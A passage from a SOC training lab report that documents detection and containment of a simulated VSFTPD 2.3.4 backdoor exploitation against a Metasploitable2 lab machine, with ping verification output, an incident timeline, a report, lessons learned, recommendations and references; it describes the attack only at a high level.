rtt min/avg/max/mdev = 8.602/15.335/22.005/5.540 ms
so@so-virtual-machine:~/Desktop$
```

```
Command Prompt
C:\>ping 192.168.1.1
Pinging 192.168.1.1 with 32 bytes of data:
Reply from 172.16.1.1: Destination host unreachable.
Reply from 172.16.1.1: Destination host unreachable.
Reply from 172.16.1.1: Destination host unreachable.
Reply from 172.16.1.1: Destination host unreachable.

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\>
```




Figure 32: This confirms successful containment.

8.5 INCIDENT TIMELINE

Time	Activity
11:00 AM	Exploit launched from Kali Linux
11:01 AM	Wazuh generated security alert
11:03 AM	Alert reviewed by SOC analyst
11:05 AM	Incident triaged and classified
11:10 AM	Target VM isolated
11:12 AM	CrowdSec block rule applied
11:15 AM	Connectivity verification completed
11:20 AM	Incident documentation initiated
11:30 AM	Incident closed after validation

8.6 INCIDENT REPORT

EXECUTIVE SUMMARY

A controlled attack simulation was conducted to evaluate the organization's detection and response capabilities against exploitation attempts targeting public-facing services. The attack originated from a Kali Linux system and targeted a Metasploitable2 virtual machine running the vulnerable VSFTPD 2.3.4 service. The attacker leveraged the publicly known backdoor vulnerability using the Metasploit Framework.

The exploitation attempt was successfully detected by Wazuh, which generated a high-severity alert indicating suspicious FTP service activity. Security analysts reviewed the alert, validated the indicators of compromise, and classified the event as an exploitation attempt mapped to MITRE ATT&CK Technique T1190 (Exploit Public-Facing Application).

Immediate containment measures were implemented, including isolation of the affected virtual machine and blocking of the attacker's IP address using CrowdSec. Verification testing confirmed that communication between the attacker and target had been successfully disrupted. No evidence of data exfiltration, persistence mechanisms, or lateral movement was observed during the investigation.

This exercise demonstrated the effectiveness of monitoring, detection, triage, containment, and incident documentation processes. The results highlight the importance of proactive monitoring, vulnerability management, and continuous incident response readiness within a Security Operations Center environment.

8.7 LESSONS LEARNED

The exercise highlighted the importance of continuous monitoring and timely alert analysis. Wazuh successfully detected exploitation activity, enabling rapid response and containment. Effective coordination between monitoring, investigation, and response teams minimized potential impact. Regular vulnerability assessments and patch management remain critical to reducing exposure to publicly known exploits.

8.8 RECOMMENDATIONS

1. Patch or remove vulnerable services immediately.
2. Conduct regular vulnerability assessments.
3. Implement continuous log monitoring using SIEM solutions.
4. Improve alert correlation and automated response capabilities.
5. Perform periodic incident response exercises.
6. Enhance threat intelligence integration for faster IOC validation.
7. Review firewall and network segmentation policies.
8. Maintain updated incident response playbooks.

8.9 STAKEHOLDER BRIEFING (MANAGEMENT SUMMARY)

A simulated cybersecurity incident involving the exploitation of a vulnerable FTP service was successfully detected and contained. Security monitoring systems identified the malicious activity shortly after the attack was initiated, allowing analysts to investigate and respond promptly. The affected system was isolated from the network, and the attacker's IP address was blocked to prevent further access. No evidence of data loss, service disruption, or additional compromise was identified during the investigation. The exercise demonstrated the effectiveness of existing monitoring and response capabilities while

highlighting opportunities for continued improvement in vulnerability management and proactive threat detection. Future efforts will focus on strengthening security controls, improving response automation, and conducting regular security assessments to reduce organizational risk.

9. SUMMARY

This project focused on understanding and implementing key Security Operations Center (SOC) functions, including alert prioritization, incident classification, alert triage, incident response, threat intelligence validation, evidence preservation, and incident reporting. Industry-standard frameworks such as CVSS, MITRE ATT&CK, NIST SP 800-61, and SANS Incident Response methodologies were used to guide the analysis and response process.

Throughout the project, multiple security scenarios were simulated, including phishing attacks, brute-force login attempts, malware infections, and exploitation of vulnerable services. Security monitoring and analysis tools such as Wazuh, TheHive, VirusTotal, AlienVault OTX, Velociraptor, FTK Imager, CrowdSec, and Metasploit were utilized to detect, investigate, classify, and respond to security incidents.

The project demonstrated the complete incident handling lifecycle, beginning with alert generation and prioritization, followed by incident identification, containment, eradication, recovery, and post-incident review. Threat intelligence platforms were used to validate indicators of compromise (IOCs), while forensic evidence collection techniques ensured the preservation of digital evidence and maintenance of chain-of-custody procedures.

The capstone exercise integrated all learned concepts into a complete attack-to-response workflow, providing practical experience in detecting and responding to a simulated cyberattack. The project successfully illustrated the importance of structured incident management processes, effective communication, and proper documentation in maintaining organizational security and resilience against cyber threats.

10. CONCLUSION

This project provided comprehensive exposure to the fundamental responsibilities and workflows of a Security Operations Center (SOC) analyst. By combining theoretical concepts with hands-on activities, it demonstrated how security incidents are identified, classified, prioritized, investigated, contained, and documented within a real-world cybersecurity environment.

The implementation of industry-recognized frameworks such as CVSS, MITRE ATT&CK, NIST SP 800-61, and SANS Incident Handling methodologies enabled a structured and standardized approach to incident management. Through the use of modern security tools including Wazuh, TheHive, CrowdSec, Velociraptor, VirusTotal, AlienVault OTX, and Metasploit, practical experience was gained in monitoring security events, validating indicators of compromise, preserving digital evidence, and coordinating response actions.

The alert management and triage exercises highlighted the importance of accurate prioritization and classification in reducing response times and improving operational efficiency. Evidence collection and chain-of-custody procedures reinforced the significance of maintaining forensic integrity during investigations. Furthermore, the capstone project successfully demonstrated the end-to-end incident response lifecycle, from attack detection and analysis to containment, remediation, and reporting.

Overall, this project strengthened the understanding of SOC operations and incident response best practices while developing practical skills that are directly applicable to modern cybersecurity environments. The knowledge and experience gained through these activities provide a strong foundation for future roles in security operations, threat detection, digital forensics, and incident response.

11. REFERENCES

1. [CVSS v4.0 Specification Document](#)
2. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf>
3. <https://attack.mitre.org/>
4. <https://www.enisa.europa.eu>
5. <https://verisframework.org>
6. <https://documentation.wazuh.com>
7. <https://docs.strangebee.com/thehive>
8. <https://docs.crowdsec.net>
9. <https://docs.velociraptor.app>
10. <https://accessdata.com/product-download/ftk-imager-version-4-7>
11. <https://www.virustotal.com>
12. <https://otx.alienvault.com>
13. <https://www.cisa.gov/news-events/cybersecurity-advisories>
14. <https://www.sans.org/white-papers>
15. <https://www.offsec.com/metasploit-unleashed>

All practical exercises, screenshots, incident reports, workflows, and diagrams presented in this report were performed in a controlled laboratory environment for educational and research purposes only. No production systems or unauthorized targets were involved during the execution of these activities.